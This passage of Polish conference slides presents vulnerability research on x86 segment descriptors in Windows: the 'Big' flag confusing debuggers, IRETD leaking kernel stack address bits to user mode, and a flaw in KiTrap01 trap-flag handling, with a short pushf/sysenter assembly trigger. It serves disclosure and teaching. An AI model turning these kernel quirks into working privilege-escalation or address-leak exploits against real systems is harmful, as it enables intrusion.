sprawdzana.
 - *base* i *limit* mieszczą się w limitach.
 - ... ale ich znaczenie jest odwrócone.
- Selektory kontrolowane przez użytkownika nie są używane przez jądro.
 - szczególnie w Vista+
- Derek znalazł miejsce, gdzie miało to miejsce.
 - write-what-where → lokalne podniesienie uprawnień.

Ciekawe flagi

**Czy możemy znaleźć jeszcze jakieś
zabawne flagi?**

Flaga “Big”

Data-Segment Descriptor



Różne funkcje

D/B (default operation size/default stack pointer size and/or upper bound) flag

Performs different functions depending on whether the segment descriptor is an executable code segment, an expand-down data segment, or a stack segment. (This flag should always be set to 1 for 32-bit code and data segments and to 0 for 16-bit code and data segments.)

Segment kodu wykonywalnego

- Wskazuje wielkość domyślnego operandu instrukcji
 - odpowiednik prefiksów 66H i 67H.
- Kompletnie dezorientuje debuggery.
 - WinDbg implementuje własną logikę flagi “Big”
 - pokazuje aktualną instrukcję pod cs:ip
 - zawija rejestr “ip” podczas single-steppowania, co normalnie nie zachodzi.
 - tym samym zmienia tok wykonywania programu.

W T F

Segment stosu

- **Stack segment (data segment pointed to by the SS register).** The flag is called the B (big) flag and it specifies the size of the stack pointer used for implicit stack operations (such as pushes, pops, and calls). If the flag is set, a 32-bit stack pointer is used, which is stored in the 32-bit ESP register; if the flag is clear, a 16-bit stack pointer is used, which is stored in the 16-bit SP register. If the stack segment is set up to be an expand-down data segment (described in the next paragraph), the B flag also specifies the upper bound of the stack segment.

Powroty kernel→user

- Przy każdym powrocie z przerwania lub wywołania systemowego używa się IRETD
 - pobiera ze stosu i ustawia: cs, ss, eip, esp, eflags

A przynajmniej każdy tak myśli!

Algorytm IRETD

```
IF stack segment is big (Big=1)
  THEN
    ESP ← tempESP
  ELSE
    SP ← tempSP
FI;
```

- Wyższe 16 bitów ESP nie jest czyszczone.
 - Część adresu stosu kernel-mode jest ujawniona do user-mode.
- Zachowanie nie udokumentowane w manualach Intela / AMD.

Bez przesady z ekscytacją 😊

- Ta informacja jest też dostępna innymi drogami (NtQuerySystemInformation)
 - również na platformach 64-bitowych
- Wygląda na problem natury cross-platform.
 - być może bardziej przydatne na Linux, BSD, ...?
 - nie testowałem, zachęcam do zrobienia tego.


DEMO

**Obsługa wyjątków =
więcej przecieków**


Domyślne wyjątki

5.15	EXCEPTION AND INTERRUPT REFERENCE	5-27
	Interrupt 0—Divide Error Exception (#DE)	5-28
	Interrupt 1—Debug Exception (#DB)	5-29
	Interrupt 2—NMI Interrupt.	5-30
	Interrupt 3—Breakpoint Exception (#BP)	5-31
	Interrupt 4—Overflow Exception (#OF).....	5-32
	Interrupt 5—BOUND Range Exceeded Exception (#BR).....	5-33
	Interrupt 6—Invalid Opcode Exception (#UD)	5-34
	Interrupt 7—Device Not Available Exception (#NM)	5-36
	Interrupt 8—Double Fault Exception (#DF)	5-38
	Interrupt 9—Coprocessor Segment Overrun	5-41
	Interrupt 10—Invalid TSS Exception (#TS).....	5-42
	Interrupt 11—Segment Not Present (#NP)	5-46
	Interrupt 12—Stack Fault Exception (#SS).....	5-48
	Interrupt 13—General Protection Exception (#GP)	5-50
	Interrupt 14—Page-Fault Exception (#PF)	5-54
	Interrupt 16—x87 FPU Floating-Point Error (#MF).....	5-58
	Interrupt 17—Alignment Check Exception (#AC).....	5-60
	Interrupt 18—Machine-Check Exception (#MC)	5-62
	Interrupt 19—SIMD Floating-Point Exception (#XM)	5-64
	Interrupts 32 to 255—User Defined Interrupts.....	5-67


Obsługa wyjątków w Windows




Obsługa wyjątków w Windows




Obsługa wyjątków w Windows



Obsługa wyjątków w Windows



Obsługa wyjątków w Windows



**Pewne handlery posiadają specjalną obsługę
szczególnych sytuacji**

...

lecz robią to w sposób błędny.

Trap Flag (EFLAGS_TF)

- Używane do funkcjonalności *single step* w debuggerach.
- Generuje Interrupt 1 (#DB, Debug Exception) po wykonaniu pierwszej instrukcji po ustawieniu flagi.
 - Przed przetworzeniem kolejnej.
- Można “wejść w” (*step into*) handler system calli:

```
pushf
```

```
or dword [esp], 0x100
```

```
popf
```

```
sysenter
```

Trap Flag (EFLAGS_TF)

- #DB jest wygenerowany z
KTRAP_FRAME.Eip=KiFastCallEntry i
KTRAP_FRAME.SegCs=8 (kernel-mode)
- 32-bitowy handler nt!KiTrap01 rozpoznaje tę sytuację:
 - zmienia KTRAP_FRAME.Eip na nt!KiFastCallEntry2
 - czyści KTRAP_FRAME.EFlags_TF
 - wraca.
- KiFastCallEntry2 ustawia KTRAP_FRAME.EFlags_TF, żeby następna instrukcja po SYSENTER wygenerowała wyjątek *single step*.


To jest OK, ale...

- KiTrap01 nie weryfikuje założenia, że SegCs=8 (wyjątek pochodzi z kernel-mode)
- Właściwie nie rozróżnia tych dwóch:

```
pushf  
or [esp], 0x100  
popf  
sysenter
```

